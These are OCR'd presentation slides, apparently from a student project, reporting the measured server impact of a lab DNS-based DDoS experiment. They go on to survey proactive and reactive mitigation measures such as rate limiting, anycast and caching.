
Memory is unaffected too

PERFORMANCE OF THE SERVER: CPU

Type A


The impact is quite small, around 2%






Type ANY


The impact is more noticeable, but still just around 4%







SERVER
MEMORY


The memory cleaning mechanisms allow the server to be basically unaffected by the attack




TIME FOR A BIG ATTACK









50,000 requests per second

Query times

The latency reached a mean value of 174 ms. This has a noticeable impact on the user experience.

Server CPU

The server's processing power was put under great strain, reaching a mean usage of 24.5%. Possibly because of some packet filtering behavior.

08 Mechanisms for MITIGATION

DDoS attacks are quite common, and the implementation of mitigation mechanisms is crucial.

Proactive measures

- Rate Limiting
- Trusted Sources
- Firewall

Reactive measures

- Machine Learning
- Anycast Scheme
- Caching Behavior

Proactive measures

Rate Limiting

- Limit N. responses to same IP
- Reducing reflection effect
- Probably exploited by the used server

Trusted Sources

- Trusted whitelist
- Reduce available IP to spoof
- Risk trusted IP to be spoofed

Firewall

- Traffic control
- Traffic filtering

Reactive measures

Anycast Scheme

- Server replication
- Traffic distribution (routing)
- Hard to push all servers down

Machine Learning

- Classification algorithms (SVM, Neural Networks, Trees)
- Vulnerable to adversarial approach (EAD)

Caching Behavior

- No TTL expired eviction if unavailability
- Cached query served even during attack

09 CONCLUSIONS

Final REMARKS

- The attack was successful (DNS queries and Ping)
- No complete denial of service (resources limit)
- Side effect: impact on server resources (CPU)

AndreaAlberti07

DavideLigari

CristianAndreoli

Andrea Alberti

KarimIntini

TeoScardov

Thank You